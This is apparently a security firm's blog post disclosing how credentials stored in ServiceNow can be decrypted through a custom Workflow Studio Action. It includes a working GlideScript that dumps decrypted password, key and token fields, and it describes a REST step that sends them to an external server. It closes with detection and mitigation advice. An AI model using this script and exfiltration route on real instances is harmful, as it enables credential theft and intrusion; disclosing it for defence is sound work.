
Bypassing Script Include Restrictions: Cleartext Credential Recovery via ServiceNow Workflow Studio
During a recent engagement we found a way to retrieve cleartext credentials stored in ServiceNow, including AWS access keys, Windows credentials, SSH keys and other types of credentials, by creating a custom Action in Workflow Studio and using it to decrypt and exfiltrate protected credential fields.
Where modifying an existing script include was not possible during our assessment, Workflow Studio provided an alternative route to the same outcome.
Introduction
While reviewing a ServiceNow instance as part of a wider engagement, we came across SpecterOps’s work on cleartext credential recovery. We attempted to replicate their approach but hit a wall. We had administrative access but were specifically restricted from modifying existing script includes. The restriction forced us to get creative and the result was the workaround described in this post.
Background
Our technique builds on two pieces of prior public research.
The first technique, MDSec’s Red Teaming with ServiceNow, described how Workflow Studio’s custom Actions could be abused for post exploitation, including retrieving credentials via a PowerShell step attached to a Credential Alias. In this technique, the MID Server, the on premises agent that bridges a ServiceNow instance to internal infrastructure, retrieves the encrypted credential and resolves it to a usable credential object before handing it to the script. The script does not perform the decryption, it reads what the MID Server has already provided.
That approach only works where a MID Server is deployed and configured with the relevant credential alias. This reflects how much of ServiceNow’s Discovery and Service Mapping tooling is built, with MID Servers acting as the intermediary that reaches into the internal network. It is worth noting that this is not universal. For example, ServiceNow’s own Service Graph Connector plugins for cloud providers such as AWS or Azure can operate without a MID Server at all, calling provider APIs directly.
The second technique, SpecterOps’s Cleartext Credential Recovery in ServiceNow, changes where the decryption happens. Instead of relying on a MID Server, a script include called CredentialTestAjax is modified to return an already decrypted credential object directly to the client, using ServiceNow’s own internal decryption logic.
This technique removes the MID Server dependency and covers a much wider set of credential types, including SSH keys and cloud provider secrets. It does introduce a different requirement though, the ability to write to sys_script_include, which by default needs the script_include_admin role, typically held via the broader discovery_admin role.
The gap we found
On our assessment, modifying existing script includes was specifically restricted and there were no MID Servers in scope, so neither of the previously described routes was directly available to us.
That raised a simple question. Could the same native, MID independent decryption be reached through a different entry point, one that does not touch script includes at all? Workflow Studio, already shown to be a viable surface for injecting GlideScript, turned out to be that entry point.
The technique
Credentials in ServiceNow sit in different tables depending on type, each with its own structure and field names. When viewing a credential record in the UI, both the table name and the record’s sys_id are visible in the browser address bar, which is enough to reference that record directly from a script. Table names included aws_credentials and basic_auth_credentials among others.
From Workflow Studio we created a new custom Action with a Script step, and used it to query the target credential record and call getDecryptedValue() on any field whose name matched a sensitive pattern, such as password, secret, key or token:
(function execute(inputs, outputs) {
    var d = [];
    var gr = new GlideRecord('<credential_type>');
    if (gr.get('<sys_id>')) {
        var f = gr.getFields();
        for (var i = 0; i < f.size(); i++) {
            var el = f.get(i);
            var name = el.getName();
            var v = gr.getValue(name) + '';
            var line = name + '=' + (v && v.length > 100 ? v.substring(0, 100) + '...' : v);
            if (/password|secret|key|token/i.test(name)) {
                try {
                    var dec = gr.getElement(name).getDecryptedValue();
                    line += ' [DEC=' + dec + ']';
                } catch (e) {
                    line += ' [ERR=' + e + ']';
                }
            }
            d.push(line);
        }
    } else {
        d.push('NOT_FOUND');
    }
    outputs.secret = d.join(' | ');
})(inputs, outputs);

Script step decrypting a credential record
A second step, a REST step, was added to the same Action and configured to send securely a manually built POST request to an external, tester-controlled server.
The connection was defined inline, with the Use MID option left unchecked, so the request was sent directly from the instance rather than relayed through a MID Server. The decrypted output from the script step was included in the outbound request body:

REST step configured to exfiltrate the decrypted secret value
Running the Action through the Test Action function in Workflow Studio executes it immediately, with no need to publish it or attach it to a flow. This triggered the request, and the plaintext credential values arrived on the external server:

Decrypted AWS credential received on the attacker-controlled server
The AWS access key and the basic authentication credential retrieved this way were checked and confirmed valid against their respective services. Other credential types stored in the instance could be retrieved the same way, simply by pointing the script at the relevant table and record.
Privilege Requirements
During the assessment, we had access to an administrative account that did not have permission to modify existing script includes, which is precisely why we needed an alternative to the script include route, so we couldn’t verify the minimum role needed in practice.
According to ServiceNow’s own documentation, the role that governs the creation and execution of a custom Action with a Script step in Workflow Studio is action_designer, a standalone role that does not contain or require admin. In theory, that means this technique should be achievable with considerably lower privileges than the previously disclosed techniques.
Detection and mitigation
- Restrict action_designer to the minimum set of users who need to build custom Actions and audit who can save a Script step inside one specifically. Write access to that capability is functionally equivalent to write access to sys_script_include, so it deserves the same level of review.
- Where possible, restrict outbound traffic at the network level to an allow list of approved destinations. ServiceNow has no native allow list for where an inline REST step inside an Action can send a request, and this technique’s exfiltration step relies on that to exfiltrate to an arbitrary external endpoint without going through a MID Server.
- Limit the credentials stored in ServiceNow to the minimum actually needed and treat them as potentially decryptable. Credentials kept in these tables should not, by themselves, open a path to lateral movement or further escalation within the environment.
Conclusion
This technique is fundamentally another route to the same outcome as the two pieces of research it builds on, cleartext credentials extracted from ServiceNow, reachable when the previously reported paths are not. One route requires a MID Server in scope and another requires write access to script includes. Neither was available in our environment, and Workflow Studio provided the same result regardless.
That is the point worth taking from this post. Any role capable of executing server-side GlideScript can, by design, decrypt stored credentials in ServiceNow. Workflow Studio is one more surface where that capability is exposed, alongside script includes and MID Server backed credential aliases.
Locking down one of these paths without accounting for the others leaves the door open. An environment that restricts script include access but leaves Action authoring unmanaged has not closed the exposure but relocated it.
You may also be interested in...
This post is the first in a series of 10 blog posts and it covers the solution to the Prompt Injection challenge from LLMGoat.
See more
As part of the SECFORCE commitment to ensuring the provision of high quality penetration testing services, SECFORCE has now achieved CREST certification.
See more